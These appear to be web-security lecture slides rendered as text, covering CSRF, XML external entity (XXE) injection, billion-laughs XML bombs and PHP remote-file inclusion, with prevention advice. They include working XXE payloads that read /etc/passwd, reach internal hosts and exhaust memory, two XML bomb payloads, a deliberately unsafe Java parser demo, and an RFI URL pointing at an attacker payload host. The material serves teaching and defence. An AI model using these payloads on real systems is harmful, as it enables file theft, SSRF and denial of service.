


Exploiting URLs with side-effects



Browser automatically visits the URL to obtain what it believes will be an image.

Login CSRF





Definitely Secure Bank

Account

Welcome back, **aaa!**

Your balance is: **\$5000**

Activity

Amount	To	Description	Balance
-10000	Evil-Scammers	Gotcha!	\$5000
-5000	XSS-Attackers	Gotcha!	\$15000

[Make Transfer](#)

Have a question? [Try searching for the answer.](#)

Cross-Site Request Forgery (CSRF)

- CSRF attacks are particularly **hard to prevent**—to the exploited site, they appear to be legitimate requests from a trusted user.
- One technique is to monitor the **Referrer header of HTTP requests**, which indicates the site visited immediately prior to the request. However, this can create problems for browsers that do not specify a referrer field for **privacy reasons** and may be rendered useless by an attacker who spoofs the referrer field.

```
GET /payment.html?data=eyJhZG9pdE5hbWU1OjAid2luHTAg
Host: cheapzerodayz.com
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/
Accept: text/html,application/xhtml+xml,application/xml
Referer: http://badguy.com/links.html
Accept-Encoding: gzip, deflate, snc
Accept-Language: en-US,en;q=0.8
If-None-Match: "e3d-53a00d0a0167d-gzip"
If-Modified-Since: Sun, 14 Aug 2016 04:47:38 GMT
```

Cross-Site Request Forgery (CSRF)

- A more successful prevention strategy is to *supplement persistent authentication mechanisms*, such as cookies, with another session token that is passed in every HTTP request.
 - In this strategy, a web site confirms that a user's session token is not only stored in their cookies but is also passed in the URL.
 - Since an attacker is in theory unable to predict this session token, it would be impossible to craft a forged request that would authenticate as the victim.
 - This new session token must be different from a token stored in a cookie to prevent login attacks.

Secret validation tokens

- Include a secret validation token in the request
- Must be difficult for an attacker to predict
- Options:
 - Random session ID
 - Stored as cookie ("session independent nonce")
 - Stored at server ("session-dependent nonce")
 - The session cookie itself ("session identifier")
<http://website.com/doStuff.html?sid=81asf98as8eak>
 - HMAC of the cookie
 - As unique as session cookie, but learning the HMAC doesn't reveal the cookie itself

Cross-Site Request Forgery (CSRF)

- A more successful prevention strategy is to provide *more private referrer headers* and use *POST requests only*.
- Finally, users can prevent many of these attacks by always **logging out of web sites** at the conclusion of their session.

Cross Site Request Forgery (CSRF) Caveat

- If attacker can do XSS then he can almost always bypass the CSRF mitigations!
- XSS can read the CSRF tokens and send them as the user would, so XSS implies attacker can also perform CSRF.


XSS vs. CSRF

- Do not confuse the two:
- XSS attacks exploit the **trust** a client browser has in data sent from the legitimate website
 - So the attacker tries to control what the website sends to the client browser
- CSRF attacks exploit the **trust** the legitimate website has in data sent from the client browser
 - So the attacker tries to control what the client browser sends to the website

Attacks on Clients: *Leveraging XML Entities*

What is XML?

- XML stands for "extensible markup language" which is a language designed for storing and transporting data.
- Like HTML, XML uses a *tree-like structure of tags and data*. But XML *does not use predefined tags*, and so tags can be given names that describe the data.
- Earlier in the web's history, XML was in vogue as a data transport format, but its popularity has now declined in favor of the JSON format.



Document Type Definition (DTD)

- The XML DTD contains declarations that can define the *structure of an XML document, the types of data values it can contain, and other items.*
- The DTD is declared within the optional DOCTYPE element at the start of the XML document.
- The DTD can be fully self-contained within the document itself (internal DTD) or can be loaded from elsewhere (external DTD) or can be hybrid of the two.

```
<?xml version="1.0"?>
<!DOCTYPE person [
  <!ELEMENT person (age,gender,name)>
  <!ELEMENT age (#CDATA)>
  <!ELEMENT gender (#PCDATA)>
  <!ELEMENT name (#PCDATA)>
]>

<person>
  <age>40</age>
  <gender>male</gender>
  <name>Peter Miller</name>
</person>
```

http://www.e-cartouche.ch/content_reg/cartouche/datastruc/en/html/dtd_schema_learningObject1.html

- !DOCTYPE person defines that this is a document of the type person.
- !ELEMENT person defines the person element is having three elements:
 - !ELEMENT age defines the age element to be of type "#CDATA".
 - !ELEMENT gender defines the gender element to be of type "#PCDATA".
 - !ELEMENT name defines the name element to be of type "#PCDATA".

What are XML Custom Entities?

- XML allows custom entities to be defined within the DTD.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE customers
3 [
4 <!ENTITY add1 "15, G Street, Chennai, india">
5 <!ENTITY add2 "25, C Street, Bangalore, india">
6 ]>
7
8 <customers>
9   <CUSTOMER>
10    <NAME> James </NAME>
11    <ADDRESS> &add1; </ADDRESS>
12    <PHONE> 805056 </PHONE>
13  </CUSTOMER>
14  <CUSTOMER>
15    <NAME> Jerry </NAME>
16    <ADDRESS> &add2; </ADDRESS>
17    <PHONE> 8904425 </PHONE>
18  </CUSTOMER>
19 </customers>
```

XML Declaration

DOCTYPE Declaration

Root Element

Details of Customer

Using XML Entity

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE myDoc [
  <ENTITY author "Joe">
]>
<myDoc>
  <date>7-5-2016</date>
  <otherInfo>Author: &author;</otherInfo>
</myDoc>
```

Entity named 'author' declaration

Using entity 'author' reference which will be replaced with it's value by the parser

LOGICBIC.COM

What are XML External Entities?

- XML external entities are a type of custom entity whose definition is located outside of the DTD where they are declared.
- The declaration of an external entity uses the SYSTEM keyword and must specify a URL from which the value of the entity should be loaded.
- For example:


```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "http://normal-website.com" > ]>
```
- The URL can use the file:// protocol, and so external entities can be loaded from file.
- For example:

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///path/to/file" > ]>
```


XML External Entity Injection (XXE)*

- XXE is a web security vulnerability that allows an attacker to *interfere with an application's processing of XML data*.
- It often allows an attacker to *view files on the application server filesystem*, and to *interact with any back-end or external systems that the application itself can access*.
- In some situations, an attacker can escalate an XXE attack to *compromise the underlying server or other back-end infrastructure*, by leveraging the XXE vulnerability to perform **server-side request forgery (SSRF)** attacks.

XML External Entity Injection (XXE)



```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Other references could be an internal server:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

or DoS with endless stream

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```


XXE Example Attack to reveal Secret File*

```
public class ReadXML {
    public static void main(String args[]) throws Exception {
        DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
        // Sadly, these two often dont' work
        // factory.setValidating(false);
        // factory.setExpandEntityReferences(false);
        // Making this safe requires overriding the entity resolver
        // and throwing an exception.
        DocumentBuilder builder = factory.newDocumentBuilder();
        /*
         * builder.setEntityResolver(new EntityResolver() {
         *
         * @Override public InputSource resolveEntity(String publicId, String systemId)
         * throws SAXException, IOException {
         * System.out.println("Resolving: " + publicId + ", " + systemId);
         * throw new SAXException(new IllegalArgumentException(
         *     "No expanding entities for you!"));});});
         */
        Document doc = builder.parse(new File(args[0]));
        System.out.println("The root element <"
            + doc.getDocumentElement().getNodeName() + "> is "
            + doc.getDocumentElement().getTextContent());
    }
}
```

```
1  <?xml version="1.0"?>
2  <!DOCTYPE MaliciousDTD [
3      <!ENTITY file SYSTEM "secret.txt">
4  ]>
5  <data>&file;</data>
```

```
local-admins-MacBook-Pro:demo ahmedtamrawi$ ls
Makefile      ReadXML.java  bomb.xml      malicious.xml  secret.txt
local-admins-MacBook-Pro:demo ahmedtamrawi$ make
javac *.java
java ReadXML malicious.xml
The root element <data> is Hey! This was supposed to be a secret!
```

XML External Entity Attack (XXE)



What are the types of XXE attacks?*

- There are various types of XXE attacks:
 - Exploiting XXE to retrieve files, where an external entity is defined containing the contents of a file and returned in the application's response.
 - Exploiting XXE to perform SSRF attacks, where an external entity is defined based on a URL to a back-end system.
 - Exploiting blind XXE exfiltrate data out-of-band, where sensitive data is transmitted from the application server to a system that the attacker controls.
 - Exploiting blind XXE to retrieve data via error messages, where the attacker can trigger a parsing error message containing sensitive data.

Billion Laughs Attack

The problem was first reported as early as 2002 but began to be widely addressed in 2008.

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Billion Laughs Attack

The problem was first reported as early as 2002 but began to be widely addressed in 2008.

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

When an XML parser loads this document, it sees that it includes one root element, "lolz", that contains the text "&lol9;". However, "&lol9;" is a defined entity that expands to a string containing ten "&lol8;" strings. Each "&lol8;" string is a defined entity that expands to ten "&lol7;" strings, and so on. After all the entity expansions have been processed, this small (< 1 KB) block of XML will contain 10^9 "lol"s, taking up almost 3 gigabytes of memory.

XML Bomb Example Attack*

```
public class ReadXML {
    public static void main(String args[]) throws Exception {
        DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
        // Sadly, these two often dont' work
        // factory.setValidating(false);
        // factory.setExpandEntityReferences(false);
        // Making this safe requires overriding the entity resolver
        // and throwing an exception.
        DocumentBuilder builder = factory.newDocumentBuilder();
        /*
         * builder.setEntityResolver(new EntityResolver() {
         *
         * @Override public InputSource resolveEntity(String publicId, String systemId)
         * throws SAXException, IOException {
         * System.out.println("Resolving: " + publicId + ", " + systemId);
         * throw new SAXException(new IllegalArgumentException(
         *     "No expanding entities for you!"));});});
         */
        Document doc = builder.parse(new File(args[0]));
        System.out.println("The root element <"
            + doc.getDocumentElement().getNodeName() + "> is "
            + doc.getDocumentElement().getTextContent());
    }
}
```

```
java ReadXML bomb.xml
[Fatal Error] :1:1: JAXP00010001: The parser has encountered more than "64000" entity expansions in this document; this is the limit imposed by the JDK.
Exception in thread "main" org.xml.sax.SAXParseException; lineNumber: 1; columnNumber: 1; JAXP00010001: The parser has encountered more than "64000" entity expansions in this document; this is the limit imposed by the JDK.
    at com.sun.org.apache.xerces.internal.parsers.DOMParser.parse(DOMParser.java:258)
    at com.sun.org.apache.xerces.internal.jaxp.DocumentBuilderImpl.parse(DocumentBuilderImpl.java:339)
    at javax.xml.parsers.DocumentBuilder.parse(DocumentBuilder.java:205)
    at ReadXML.main(ReadXML.java:47)
make: *** [exploit] Error 1
```

```
1 <?xml version="1.0"?>
2 <!DOCTYPE MaliciousDTD [
3 <!ENTITY A "A">
4 <!ENTITY B "&A;&A;">
5 <!ENTITY C "&B;&B;">
6 <!ENTITY D "&C;&C;">
7 <!ENTITY E "&D;&D;">
8 <!ENTITY F "&E;&E;">
9 <!ENTITY G "&F;&F;">
10 <!ENTITY H "&G;&G;">
11 <!ENTITY I "&H;&H;">
12 <!ENTITY J "&I;&I;">
13 <!ENTITY K "&J;&J;">
14 <!ENTITY L "&K;&K;">
15 <!ENTITY M "&L;&L;">
16 <!ENTITY N "&M;&M;">
17 <!ENTITY O "&N;&N;">
18 <!ENTITY P "&O;&O;">
19 <!ENTITY Q "&P;&P;">
20 <!ENTITY R "&Q;&Q;">
21 <!ENTITY S "&R;&R;">
22 <!ENTITY T "&S;&S;">
23 <!ENTITY U "&T;&T;">
24 <!ENTITY V "&U;&U;">
25 <!ENTITY W "&V;&V;">
26 <!ENTITY X "&W;&W;">
27 <!ENTITY Y "&X;&X;">
28 <!ENTITY Z "&Y;&Y;">
29 ]>
30 <data>&Z;</data>
```


XML Attacks Prevention

- Virtually all XXE vulnerabilities arise because the application's XML parsing library supports potentially dangerous XML features that the application does not need or intend to use. The easiest and most effective way to prevent XXE attacks is to disable those features.
- Generally, it is sufficient to disable resolution of external entities and disable support for XInclude. This can usually be done via configuration options or by programmatically overriding default behavior.
 - Consult the documentation for your XML parsing library or API for details about how to disable unnecessary capabilities.
- Capping the memory allocated in an individual parser if loss of the document is acceptable or treating entities symbolically and expanding them lazily only when (and to the extent) their content is to be used.

Defenses Against Client-Side Attacks

Defenses Against Client-Side Attacks

- Mitigation of these attacks by the user can be facilitated with two primary methods:
 - Safe-browsing practices
 - Built-in browser security measures

Safe-Browsing Practices

- Links to unknown sites, either contained in email or in the body of an untrusted web site, should not be clicked on.
- In addition, whenever entering personal information to a web site, a user should always confirm that HTTPS is being used by looking for an indication in the browser, such as a padlock in the status bar or color coding in the address bar.
- Most financial sites will use HTTPS for login pages, but if not, the user should manually add the “s” or find a version of the login page that does use HTTPS.

Built-in Browser Security Measures

- Each browser has its own built-in methods of implementing security policies. Most browsers also feature automatic notifications if a user visits a web site that is on a public blacklist of known phishing or malware-distributing sites.
- Browser plugins, such as NoScript, use similar white list and blacklist mechanisms, and can attempt to detect XSS attacks and prevent cookie theft by sanitizing HTTP requests and scanning the source code of a web site before execution.
- Thus, users should take advantage of the built-in browser security measures and make sure they are running the most up-to-date version of their browser, so that it has all the latest security updates.

Attacks on Servers: *Server-Side Script Inclusion* *Vulnerabilities*

Server-Side Script Inclusion Vulnerabilities

- In a server-side script inclusion attack, a web security vulnerability at a web server is exploited to allow an attacker to *inject arbitrary scripting code into the server*, which then **executes this code** to perform an action desired by the attacker.

Remote-File Inclusion (RFI)

- Sometimes, it is desirable for server-side code to execute code contained in files other than the one that is currently being run.
 - For example, one may want to include a common header and footer to all pages of a website. In addition, it may be useful to load different files based on user input.
- PHP provides the `include` function, which incorporates the file specified by the argument into the current PHP page, executing any PHP script contained in it.
- Fortunately, remote-file inclusion attacks are becoming less common, because most PHP installations now default to disallowing the server to execute code hosted on a separate server.

Attacker



http://abc.com/?file=
http://www.hack.com/payloadfile.php

The Attacker gets control over the
target's web application.
meterpreter >

Web Application



```
<?php  
include("header.html");  
